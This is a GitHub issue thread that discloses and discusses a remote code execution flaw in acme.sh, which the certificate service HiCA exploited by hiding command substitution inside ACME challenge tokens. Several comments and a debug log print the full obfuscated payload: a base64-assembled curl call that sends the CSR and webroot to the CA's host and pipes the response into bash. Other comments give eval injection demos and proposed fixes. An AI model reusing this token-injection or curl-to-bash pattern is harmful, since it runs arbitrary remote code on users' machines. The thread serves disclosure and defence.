

[Jump to bottom](#)

# acme.sh runs arbitrary commands from a remote server #4659

[Open](#) mholt opened this issue last month · 49 comments

mholt commented last month · edited

Hello,

You may already be aware of this, but [HiCA](#) is injecting arbitrary code/commands into the certificate obtaining process and acme.sh is running them on the client machine. I am not sure if this is intentional, expected by users, or safe/unsafe. But I'm documenting my findings for the public to be aware of with this CA.

HiCA's documentation explains that it only supports acme.sh as a client. This was curious to me so I tried to learn why, if it is using ACME (and the ACME logo!) it should be basically compatible with the majority of ACME clients. While obtaining a certificate using [ACMEz](#), I discovered that the Directory was blocked unless the User-Agent is set to a string that starts with Mozilla or acme.sh/2.8.2 (<https://github.com/Neilpang/acme.sh>) . (Firefox loaded the directory just fine, which is surprising because Firefox is not acme.sh.) (I also noticed that `caaIdentities` includes a variety of CAs including Google Trust Services and SSL.com. Curious.)

Once I faked the UA in my own client and got that working, issuance still failed. Curiously, the error message involved trying a URL of `../pki-validation` . This doesn't make any sense to me [even though that kind of appears in their docs](#) because it is not standard ACME, so I dug a little deeper to figure out what the Challenge object consisted of that would cause my client to try making a request to `../pki-validation` .

It turns out that the Challenge objects look unusual. Here's a lightly-formatted example:

```

{
  Type: http-01
  URL: ../pki-validation
  Status: pending
  Token: dd#acme.hi.cn/acme/v2/precheck-http/123456/654321#http-01#/tmp/${curl`IFS=^;cmd=base64^-d;$cmd<<<IA==`-sF`IFS=^;cmd=base64^-d;$cmd<<<IA==`csr=@$csr`IFS=^;cmd=base64^-d;$cmd<<<IA==`https$(IFS=^;cmd=base64^-d;$cmd<<<0i8v)acme.hi.cn/acme/csr/http/123456/654321\?o=\$_w\|bash\)/.well-known/acme-challenge/dd after running acme.sh for a test domain though. It contains the value "dd"...
  KeyAuthorization: dd#acme.hi.cn/acme/v2/precheck-http/123456/654321#http-01#/tmp/${curl`IFS=^;cmd=base64^-d;$cmd<<<IA==`-sF`IFS=^;cmd=base64^-d;$cmd<<<IA==`csr=@$csr`IFS=^;cmd=base64^-d;$cmd<<<IA==`https$(IFS=^;cmd=base64^-d;$cmd<<<0i8v)acme.hi.cn/acme/csr/http/123456/654321\?o=\$_w\|bash\)/.well-known/acme-challenge/dd
}

```

Now it became immediately obvious to my why HiCA only supports acme.sh. They are not conforming to ACME at all! (Bugs the heck outa me that [they're using the official ACME logo on their site](#) even though they don't implement the ACME standard.)

Instead, HiCA is stealthily crafting `curl` commands and piping the output to `bash` . acme.sh is (being tricked into?) running arbitrary code from a remote server. **!**

Here's my analysis so far:

The Token string is NOT in conformance with RFC 8555, which states: "the token for a challenge is a string comprised entirely of characters in the URL safe base64 alphabet." ( `#` is not URL-safe).

However you can tell they're abusing this Token string to encode structure that can be parsed by splitting on "#":

- I'm not sure what "dd" means. I do have a file called `/tmp/${curl`IFS=^;cmd=base64^-d;$cmd<<<IA==`-sF`IFS=^;cmd=base64^-d;$cmd<<<IA==`csr=@$csr`IFS=^;cmd=base64^-d;$cmd<<<IA==`https$(IFS=^;cmd=base64^-d;$cmd<<<0i8v)acme.hi.cn/acme/csr/http/123456/654321\?o=\$_w\|bash\)/.well-known/acme-challenge/dd` after running acme.sh for a test domain though. It contains the value "dd"...

The next part of the token is the challenge type, http-01 in this case.

- The part starting with "/tmp/" is a path to a temporary folder or file. A curl command is crafted by inline scripts that write " " (space) and "://" by base64-decoding "IA==" and "Oi8v" respectively. The result is a command like `curl -sF csr=@... https://...?o=$_w`. In other words, it sends the CSR (provided by acme.sh variable `$csr`) and your web root to the CA and then pipes the response of that command straight into bash and acme.sh runs it. 😬 ~~I am hoping you could help me craft a request to see the contents of the script that is being run. It seems to involve writing to the disk since `a` (output?) contains the webroot (the value of `$w` in acme.sh).~~  
UPDATE: [Aleksejs Popovs](#) has extracted the remote script and verified that it does get executed in a VM.
- Another obvious concern is the Token is supposed to contain at least 128 bits of entropy *without client influence*. See RFC 8555 section 11.3:  
"First, the ACME client should not be able to influence the ACME server's choice of token as this may allow an attacker to reuse a domain owner's previous challenge responses for a new validation request."
- Error responses come with a 200 status and application/json Content-Type in violation of RFC 8555 (and HTTP convention). This makes it tedious to correctly handle errors. Only "server error" responses return 500.
- The second number in the endpoints (654321 in this example) increments for each challenge. So we know how many challenges this CA is experiencing.

Anyway, this all seems very worrisome to me.

I am not sure why HiCA is doing what they are doing. But this intentional deviation from RFC 8555 and the lack of transparency on their docs is suspicious and concerning.

I am not sure if it is intentional that acme.sh is allowing arbitrary commands from a remote server to execute.

Hopefully this is helpful and maybe you can provide some insight and recommendations.



**github-actions** (bot) commented last month

Please upgrade to the latest code and try again first. Maybe it's already fixed. `acme.sh --upgrade` If it's still not working, please provide the log with `--debug 2`, otherwise, nobody can help you.



**jdkasten** commented last month • edited

My quick read is that it is to allow HiCA to use an "HTTPS validation" method with ACME and get around the limitations in BRs 3.2.2.4.19

Specifically, http-01 doesn't allow a direct connection to 443 and requires the challenge to be posted at `/.well-known/acme-challenge/`  
<https://github.com/cabforum/servercert/blob/main/docs/BR.md#322419-agreed-upon-change-to-website---acme>

3.2.2.4.18 allows you to validate via 443 but it also makes you host the challenge at `/.well-known/pki-validation`  
<https://github.com/cabforum/servercert/blob/main/docs/BR.md#322418-agreed-upon-change-to-website-v2>

Edit: HiCA advertises using an "HTTPS Validation" method [here](#). I was wondering how they achieved that.



**mholt** commented last month • edited

Author

I should clarify - as I mentioned, I'm not familiar with acme.sh, so I haven't directly proven that it actually does execute the commands, but HiCA seems to believe it does: it's the only ACME client they allow, and they specifically designed their service relying on this.

certificate (which I didn't, because they wanted payment):


```
[Thu Jun 8 03:32:32 PM MDT 2023] Getting webroot for domain='example.com'
[Thu Jun 8 03:32:32 PM MDT 2023] _w='/home/matt/Downloads/test'
[Thu Jun 8 03:32:32 PM MDT 2023] _currentRoot='/home/matt/Downloads/test'
[Thu Jun 8 03:32:32 PM MDT 2023] entry='{"type":"http-01","url":"../pki-validation","status":"pending","token":"dd#acme.hi.cn/acme/v2/precheck-http/123456/654321#http-01#/tmp/$(curl`IFS=^;cmd=base64^-d;$cmd<<<IA==`-sF`IFS=^;cmd=base64^-d;$cmd<<<IA==`csr=@$csr`IFS=^;cmd=base64^-d;$cmd<<<IA==`https$(IFS=^;cmd=base64^-d;$cmd<<<0i8v)acme.hi.cn/acme/csr/http/123456/654321?o=$_w|bash)#"'
[Thu Jun 8 03:32:32 PM MDT 2023] token='dd#acme.hi.cn/acme/v2/precheck-http/123456/654321#http-01#/tmp/$(curl`IFS=^;cmd=base64^-d;$cmd<<<IA==`-sF`IFS=^;cmd=base64^-d;$cmd<<<IA==`csr=@$csr`IFS=^;cmd=base64^-d;$cmd<<<IA==`https$(IFS=^;cmd=base64^-d;$cmd<<<0i8v)acme.hi.cn/acme/csr/http/123456/654321?o=$_w|bash)#'
[Thu Jun 8 03:32:32 PM MDT 2023] uri='../pki-validation'
[Thu Jun 8 03:32:32 PM MDT 2023] keyauthorization='dd#acme.hi.cn/acme/v2/precheck-http/123456/654321#http-01#/tmp/$(curl`IFS=^;cmd=base64^-d;$cmd<<<IA==`-sF`IFS=^;cmd=base64^-d;$cmd<<<IA==`csr=@$csr`IFS=^;cmd=base64^-d;$cmd<<<IA==`https$(IFS=^;cmd=base64^-d;$cmd<<<0i8v)acme.hi.cn/acme/csr/http/123456/654321?o=$_w|bash)#.T7yTHT2s7BIyLS8f76M_bf3-0Hx6Yba9yP1Lm6YjZF8'
[Thu Jun 8 03:32:32 PM MDT 2023] dvlist='example.com#dd#acme.hi.cn/acme/v2/precheck-http/123456/654321#http-01#/tmp/$(curl`IFS=^;cmd=base64^-d;$cmd<<<IA==`-sF`IFS=^;cmd=base64^-d;$cmd<<<IA==`csr=@$csr`IFS=^;cmd=base64^-d;$cmd<<<IA==`https$(IFS=^;cmd=base64^-d;$cmd<<<0i8v)acme.hi.cn/acme/csr/http/123456/654321?o=$_w|bash)#.T7yTHT2s7BIyLS8f76M_bf3-0Hx6Yba9yP1Lm6YjZF8#../pki-validation#http-01#/home/matt/Downloads/test'
[Thu Jun 8 03:32:32 PM MDT 2023] d
[Thu Jun 8 03:32:32 PM MDT 2023] vlist='example.com#dd#acme.hi.cn/acme/v2/precheck-http/123456/654321#http-01#/tmp/$(curl`IFS=^;cmd=base64^-d;$cmd<<<IA==`-sF`IFS=^;cmd=base64^-d;$cmd<<<IA==`csr=@$csr`IFS=^;cmd=base64^-d;$cmd<<<IA==`https$(IFS=^;cmd=base64^-d;$cmd<<<0i8v)acme.hi.cn/acme/csr/http/123456/654321?o=$_w|bash)#.T7yTHT2s7BIyLS8f76M_bf3-0Hx6Yba9yP1Lm6YjZF8#../pki-validation#http-01#/home/matt/Downloads/test,'
[Thu Jun 8 03:32:32 PM MDT 2023] d='example.com'
[Thu Jun 8 03:32:32 PM MDT 2023] ok, let's start to verify
[Thu Jun 8 03:32:32 PM MDT 2023] Verifying: example.com
[Thu Jun 8 03:32:32 PM MDT 2023] d='example.com'
[Thu Jun 8 03:32:32 PM MDT 2023] keyauthorization='dd'
[Thu Jun 8 03:32:32 PM MDT 2023] uri='acme.hi.cn/acme/v2/precheck-http/123456/654321'
[Thu Jun 8 03:32:32 PM MDT 2023] _currentRoot='/tmp/$(curl`IFS=^;cmd=base64^-d;$cmd<<<IA==`-sF`IFS=^;cmd=base64^-d;$cmd<<<IA==`csr=@$csr`IFS=^;cmd=base64^-d;$cmd<<<IA==`https$(IFS=^;cmd=base64^-d;$cmd<<<0i8v)acme.hi.cn/acme/csr/http/123456/654321?o=$_w|bash)'
[Thu Jun 8 03:32:32 PM MDT 2023] wellknown_path='/tmp/$(curl`IFS=^;cmd=base64^-d;$cmd<<<IA==`-sF`IFS=^;cmd=base64^-d;$cmd<<<IA==`csr=@$csr`IFS=^;cmd=base64^-d;$cmd<<<IA==`https$(IFS=^;cmd=base64^-d;$cmd<<<0i8v)acme.hi.cn/acme/csr/http/123456/654321?o=$_w|bash)/.well-known/acme-challenge'
[Thu Jun 8 03:32:32 PM MDT 2023] writing token:dd to /tmp/$(curl`IFS=^;cmd=base64^-d;$cmd<<<IA==`-sF`IFS=^;cmd=base64^-d;$cmd<<<IA==`csr=@$csr`IFS=^;cmd=base64^-d;$cmd<<<IA==`https$(IFS=^;cmd=base64^-d;$cmd<<<0i8v)acme.hi.cn/acme/csr/http/123456/654321?o=$_w|bash)/.well-known/acme-challenge/dd
[Thu Jun 8 03:32:32 PM MDT 2023] Changing owner/group of .well-known to matt
[Thu Jun 8 03:32:33 PM MDT 2023] chown: cannot access '/tmp/.well-known': No such file or directory
[Thu Jun 8 03:32:33 PM MDT 2023] url='acme.hi.cn/acme/v2/precheck-http/123456/654321'
[Thu Jun 8 03:32:33 PM MDT 2023] payload='{}'
[Thu Jun 8 03:32:33 PM MDT 2023] POST
[Thu Jun 8 03:32:33 PM MDT 2023] _post_url='acme.hi.cn/acme/v2/precheck-http/123456/654321'
[Thu Jun 8 03:32:33 PM MDT 2023] _CURL='curl --silent --dump-header /home/matt/.acme.sh/http.header -L -g '
[Thu Jun 8 03:32:35 PM MDT 2023] _ret='0'
[Thu Jun 8 03:32:35 PM MDT 2023] code='200'
[Thu Jun 8 03:32:35 PM MDT 2023] trigger validation code: 200
[Thu Jun 8 03:32:35 PM MDT 2023] Success
[Thu Jun 8 03:32:35 PM MDT 2023] pid
[Thu Jun 8 03:32:35 PM MDT 2023] Debugging, skip removing: /tmp/$(curl`IFS=^;cmd=base64^-d;$cmd<<<IA==`-sF`IFS=^;cmd=base64^-d;$cmd<<<IA==`csr=@$csr`IFS=^;cmd=base64^-d;$cmd<<<IA==`https$(IFS=^;cmd=base64^-d;$cmd<<<0i8v)acme.hi.cn/acme/csr/http/123456/654321?o=$_w|bash)/.well-known
```

...


FQDN(s) has passed verification, but a payment amount USDT \$3.55 (USDT.TRC20) is required:  
Please make a Crypto transfer USDT \$3.55 (USDT.TRC20) to address: TPchwEnuyYyoPUH1yxkzTJMfwPLxJgU8cn  
After pay, please wait about 1~3 minutes and re-run the following commands, to finalize your order:

```
acme.sh --register-account --eab-kid redacted --eab-hmac-key redacted -m redacted --server https://acme.hi.cn/directory
acme.sh --issue --webroot /home/matt/Downloads/test --force -d "example.com" --server https://acme.hi.cn/directory -m redacted
```

请支付二维码支付：(或有直接浏览器打开 <https://cencencloud.accelerate.pk1.plus/acme-purchase/redacted>)



(支付)



(微信客服)

The log says "Success" and that verification succeeded, and since it needs the Token and KeyAuth to verify, I do assume it worked/eval'ed. Some of the log lines seem to suggest that the code may not have been evaluated, but I'm not sure if the log output accurately reflects what is or isn't being executed. If someone familiar with this project could verify, that would be helpful.

7

**mholt** changed the title ~~acme.sh runs arbitrary commands from a remote server~~ acme.sh appears to run arbitrary commands from a remote server last month

**mholt** commented last month

Author

@xiaohuilam You seem to be familiar with both HICA and acme.sh. Could you offer some insight?

**aaomidi** commented last month

It seems like this is using a (I believe as a white label) intermediate from [ss1.com](https://ss1.com) called quantumCA (<https://crt.sh/?caid=200960>)

This is the email I got from them:

this mail, Thank you!

Regards,  
QuantumCA

### **Need help or have a question?**

Our friendly support team is there to help anytime.

---

#### **Telephone:**

877-SSL-Secure (877-775-7328)

#### **Installation Tutorials:**

<https://info.ssl.com>

#### **Open a Ticket:**

<https://www.ssl.com/submit-a-ticket>

### **Want to learn more about our Trusted Services?**

---

Your SSL.com account now supports SSL/TLS automation using the ACME protocol. Please refer to the following articles to learn more.

<https://www.ssl.com/blogs/sslcom-supports-acme-protocol-ssl-tls-certificate-automation>

<https://www.ssl.com/guide/ssl-tls-certificate-issuance-and-revocation-with-acme>

Are you aware SSL.com allows you to build more trust and transparency with your customers by displaying your SSL.com Smart Seal? Please refer to the following articles to learn more.

[https://secure.ssl.com/site\\_seals/details](https://secure.ssl.com/site_seals/details)

SSL.com certificates, products and services into your product line. Please visit our website for more details about the SSL.com Reseller Program.

<https://www.ssl.com/guide/reseller-and-volume-purchasing-program>

Running Windows, IIS, Exchange, or OWA? Try out the free SSL Manager for Windows

<https://www.ssl.com/guide/ssl-com-manager-an-overview>

### SSL Corp

3100 Richmond Ave, Suite 405  
Houston, TX, 77098



2

**mholt** changed the title ~~acme.sh appears to run arbitrary commands from a remote server~~ acme.sh runs arbitrary commands from a remote server last month

**mholt** commented last month

Author

We now have [another confirmation on Twitter](#) that remote code is executed and a glimpse into what the script is:

```
/tmp/lmao/tmp.Y095mseLgC.out 235/235 100%
#!/bin/bash

mkdir -p ./webroot/.well-known/pki-validation
echo "1F16F1AC042BD50CB5BEEFACA9D3AA5EA08A4F18C7157BAA8171381BC
3C6B2CA
trust-provider.com
ICgZSnljwv4">./webroot/.well-known/pki-validation/F3FDF815BA58A
52A5FF01F7EB4627478.txt
```

(Thank you [Aleksejs Popovs](#)!)

Fortunately it appears to be benign. (However, all concerns related to RCE and ACME conformance still apply.)



20



3

**Finkregh** commented last month

Midar commented last month

I think the bigger issue than them doing that is acme.sh allowing it. I think a fix for RCE is warranted, quickly. And then a proper security advisory / CVE.

 47

This comment was marked as off-topic.

 Show comment

PPazderski commented last month • edited ▾

Is it already clear *why* acme.sh executes the embedded command? If so I missed it in this issue.

Without further testing I would assume it is the following line

[acme.sh/acme.sh](#)

Line 4966 in 0d25f76

```
4966     if ! _exec "chown -R \"\$webroot_owner\" \"\$_currentRoot/.well-known\""; then
```

Would match [@mholt's log output](#). `$_currentRoot` contains the embedded code and the error message from `chown` indicates that the embedded command was executed at this point.

The `_exec` function using `eval` seem rather dangerous in general. Maybe replace it with something like

```
_exec() {
  if [ -z "$_EXEC_TEMP_ERR" ]; then
    _EXEC_TEMP_ERR="$_mktemp"
  fi

  exec_command="$1"
  shift

  if [ "$_EXEC_TEMP_ERR" ]; then
    "$exec_command" "$@" 2>>"$_EXEC_TEMP_ERR"
  else
    "$exec_command" "$@"
  fi
}
```

But would require some more work because some invocations of `_exec` rely on the implicit word splitting, e.g.

[acme.sh/acme.sh](#)

Line 3186 in 0d25f76

```
3186     if ! _exec "nginx -t" >/dev/null; then
```

mvdan commented last month • edited ▾

I fully agree that `eval` is dangerous and should be avoided, though there might be an easier fix in the short term: proper quoting. With bash, that's `${var@Q}`, from `man bash`:

```
$ var='inject $(echo arbitrary code)'; eval "echo \"${var}\""
inject arbitrary code
$ var='inject $(echo arbitrary code)'; eval "echo ${var@Q}"
inject $(echo arbitrary code)
```

That's pure Bash syntax, no executing separate programs like coreutils. If we can't rely on Bash, then I think the only other alternative for safe quoting/escaping of input strings is `printf %q` from coreutils:

`%q` ARGUMENT is printed in a format that can be reused as shell input, escaping non-printable characters with the proposed POSIX `$"` syntax.

```
$ var='inject $(echo arbitrary code)'; eval "echo $(printf %q "$var")"
inject $(echo arbitrary code)
```

👍 13

PPazderski commented last month • edited ▾

That's pure Bash syntax, no executing separate programs like coreutils. If we can't rely on Bash, then I think the only other alternative for safe quoting/escaping of input strings is `printf %q` from coreutils:

`%q` ARGUMENT is printed in a format that can be reused as shell input, escaping non-printable characters with the proposed POSIX `$"` syntax.

```
$ var='inject $(echo arbitrary code)'; eval "echo $(printf %q "$var")"
inject $(echo arbitrary code)
```

Could work with one addition: `printf` is usually a builtin which might not support `%q`. E.g. dash prints the following error:

```
$ dash -c "printf '%q' '(a)'"
dash: 1: printf: %q: invalid directive
```

So you would need to explicit run the coreutils printf like `/usr/bin/printf ...` to skip the shell builtin.

👍 1

*This comment was marked as off-topic.*

⌵ Show comment

🔗  mweinelt mentioned this issue last month

**acme-sh: mark vulnerable due to RCE NixOS/nixpkgs#236820**

🔒 Closed

📄 12 tasks

mikma commented last month



Users of acme.sh on embedded systems with limited resources, such as small routers running OpenWrt, probably prefer installing printf from coreutils over bash which is much larger.

xiaohuilam commented last month • edited ▾

Contributor

Thanks to mholt to report this incident or bug to the community.

And please allow me to introduce my project.

this is Bruce, the founder of Quantum CA, we provides HiCA for non profit purpose, to provide ssl for free (RSA). We even donated 1000 USD to acme.sh last year to support the community developers, Except us any CA or reseller did this? And the validation process implemented a undisclosures bug, yes, we utilized. But our purpose is to makes the normal CA signing progress into acme.sh possible. We agree this is harmful to acme.sh community but we didn't inject any attacking codes since the first day of HiCA and to today. Mohlt's request signing analysis can proof this.

The code execution way we utilized is to implement a flexibility cert provider which can enroll by acme.sh likely letsencrypt. And this ability we can't be granted from CAs.(after all, we are only a resellers, the Fully rfc8555 can be only provided by CA, because they need to check all challenges and it's incompatible with pki-validation ways).

finally, we closed HiCA project and keep this before the community investigation finished.

sorry to free users of HiCA.



shankewangmiao commented last month • edited ▾

We now have [another confirmation on Twitter](#) that remote code is executed and a glimpse into what the script is:

```
/tmp/lmao/tmp.Y095mseLgC.out 235/235 100%
#!/bin/bash

mkdir -p ./webroot/.well-known/pki-validation
echo "1F16F1AC042BD50CB5BEEFACA9D3AA5EA08A4F18C7157BAA8171381BC
3C6B2CA
trust-provider.com
ICgZSnljwv4">./webroot/.well-known/pki-validation/F3FDF815BA58A
52A5FF01F7EB4627478.txt
```

(Thank you [Aleksejs Popovs!](#))

Fortunately it appears to be benign. (However, all concerns related to RCE and ACME conformance still apply.)

I would like to add some my speculations on the possible purpose of that CA.

It seems that HI-CA is not a certificate issuing CA, but a reseller or broker of another well-trusted CA. The former "CA" obtains some kind of non-standard automated certificate issuing interface from the latter CA. HI-CA wants to "wrap" that interface into something that looks like ACME.

However, this is not possible because: 1. the "well-known" path for the two certificate issuing process is different, one is "acme-challenge"; the other is "pki-validation". 2. the content of the file to be put in "pki-validation/" is an opaque text given by the certificate issuing CA, while the content of the ACME challenge file should be a cryptographic calculating result which both the ACME client and the CA agree on.

---

**LeviMarvin** commented last month

We must forbidden the HiCA. It is destroying the security of ACME.

 14  1

**xiaohuilam** commented last month

Contributor

And the mail template in HiCA, because it's included in our another project, which co operated with SSL.com, and in the HiCA mail messages we forget to override the Laravel mail layout.

I have lack time invest to the HiCA project. so keep the mail messages displays until today.






Q ECC



Cancel

你们看下最新的 [acme.sh](https://acme.sh) 是不是强制 ecc 了

← 1 21:00 ✓

love4taylor 

SSL 数字证书

你们看下最新的 [acme.sh](https://acme.sh) 是不是强制 ecc 了

[https://github.com/acmesh-official/  
acme.sh/blob/  
c8f48a4a90344fba5f842b4adbe650e8  
0ccb8af0/acme.sh#L56-L57](https://github.com/acmesh-official/acme.sh/blob/c8f48a4a90344fba5f842b4adbe650e80ccb8af0/acme.sh#L56-L57)

21:06




ecc 证书更好用吗 21:17

最近被强制收费破案了 21:19 ✓

[acme.sh](https://acme.sh) 最新版默认是 ecc ← 1 edited 21:19 ✓

那 我们改成 rsa 收费? ← 2 21:20 ✓





This is an experimental project, we even don't have time to fix the problem about the payment gateway expiration. (QR code is not executable for payment). So this project is totally a nonprofit.

👍 13 🤔 1 🎉 1

xiaohuilam commented last month

Contributor

We must forbidden the HiCA. It is destroying the security of ACME.  
you have no necessary to do this, we have turned all servers down.

👍 13 🤔 2 🎉 2

gentoo-bot pushed a commit to gentoo/gentoo that referenced this issue last month

profiles: mask app-crypt/acme-sh ...

eaf6574

qwerzl commented last month

You actually have good intentions. However you need to understand that this world needs regulations to work.

🎉 5

as a quick fix, I just removed the problematic "\_exec" from that line.

 3  1

 **Neilpang** closed this as completed in [4c30250](#) last month

**Neilpang** commented last month


Member

merged to master. new release will be soon.

**iammeken** commented last month

You should not close this issue at this stage.

 4

 **Neilpang** reopened this last month

**Neilpang** commented last month

Member

@iammeken it's closed by github when the fix is merged into master.

 **soliton-** added a commit to [soliton-/acme.sh](#) that referenced this issue last month 

 avoid unnecessary eval ...

3872e52

 **Neilpang** pushed a commit that referenced this issue last month

remove all exec. ...

 327e2fb

  **soliton-** mentioned this issue last month

**Avoid unnecessary eval #4662**

 Closed

**BeSafee** commented last month

HiCA didn't respond properly to this issue, incredible that they shut down all their servers and official website.

 7  1

**xiaohuilam** commented last month • edited

Contributor

HiCA didn't respond properly to this issue, incredible that they shut down all their servers and official website.

LeviMarvin commented last month

Is there any information about HiCA's certificate of CA which like sha1-hash and keyid, so that I can revoke/disable the HiCA trust-chain in local. And I think this issue should be reported to public, and make decision for revoking the CA certificate of HiCA to all people.



BeSafee commented last month

And their payment gateway (<https://tencentcloud.accelerate.pki.plus/>) redirects to the White House website.  
The whole process is opaque and worrying.  
Hope HiCA can give a formal response to this issue.



xiaohuilam commented last month

Contributor

And their payment gateway (<https://tencentcloud.accelerate.pki.plus/>) redirects to the White House website.  
The whole process is opaque and worrying.  
Hope HiCA can give a formal response to this issue.

This is the WAF rule.



jamie-34254 commented last month

@Neilpang You should probably request a CVE for this.



komuw commented last month

And their payment gateway (<https://tencentcloud.accelerate.pki.plus/>) redirects to the White House website.  
The whole process is opaque and worrying.  
Hope HiCA can give a formal response to this issue.

This is the WAF rule.

🎉 well played.

boomer41 commented last month

Which question I didn't reply, May I ask?



See for example this (minor) incident, where a CA failed to publicly disclose one of their intermediate certificates to the public in a timely manner: [https://bugzilla.mozilla.org/show\\_bug.cgi?id=1784820](https://bugzilla.mozilla.org/show_bug.cgi?id=1784820)

Especially the last comment by the CA shows how to properly answer to such a problem.

They publicly disclose what ultimately was the problem and how the CA wants to proceed, and how they ensure these problems will not occur again.

If the CA would fail to provide these statements, it ultimately would get removed from the program, as you cannot and must not play with the trust Mozilla has given that CA under any circumstances.

Operating any kind of CA where the certificates are trusted globally is no joke, because that CA can potentially fake certificates for banking services and such.

However, in my opinion, just yonking your services down and creating some WAF rules that redirect to the white house (why even THAT site? Show a 403 forbidden or something) is not something I personally see trust in.

[1] <https://wiki.mozilla.org/CA>



**BeSafee** commented last month

In the Google snapshot I see HiCA official recommends to run acme.sh as root user.



**Midar** commented last month

Hey, um, this is the acme.sh bug tracker. This bug is about an RCE in acme.sh, and possibly there are other places in the code with the same issue. Can we please keep the discussion on that rather than some random CA that just happened to exploit this RCE? The CA is not the problem in this bug (take this to the CA forum), but the defect in the code is.

Personally, I'm not using this CA, but am now getting spammed for this because people abuse this bug to talk about some CA rather than the bug - and I guess a lot of others are in the same situation as I. Use the correct venue please.



**xiaohuilam** commented last month • edited

Contributor

Which question I didn't reply, May I ask?

As you see yourself as a proper CA, the following text is based on that fact. Most publicly trusted CAs these days go through Mozilla's CA Certificate Program [1], which exhibits strict policies around required communication around issues.

See for example this (minor) incident, where a CA failed to publicly disclose one of their intermediate certificates to the public in a timely manner: [https://bugzilla.mozilla.org/show\\_bug.cgi?id=1784820](https://bugzilla.mozilla.org/show_bug.cgi?id=1784820) Especially the last comment by the CA shows how to properly answer to such a problem. They publicly disclose what ultimately was the problem and how the CA wants to proceed, and how they ensure these problems will not occur again. If the CA would fail to provide these statements, it ultimately would get removed from the program, as you cannot and must not play with the trust Mozilla has given that CA under any circumstances.

Operating any kind of CA where the certificates are trusted globally is no joke, because that CA can potentially fake certificates for banking services and such.

However, in my opinion, just yonking your services down and creating some WAF rules that redirect to the white house (why even THAT site? Show a 403 forbidden or something) is not something I personally see trust in.

We ARE reseller or subscriber of those CAs, so we don't have needed to match webtrust standards because we don't provide any PKI infrastructure.



LeviMarvin commented last month • edited ▾

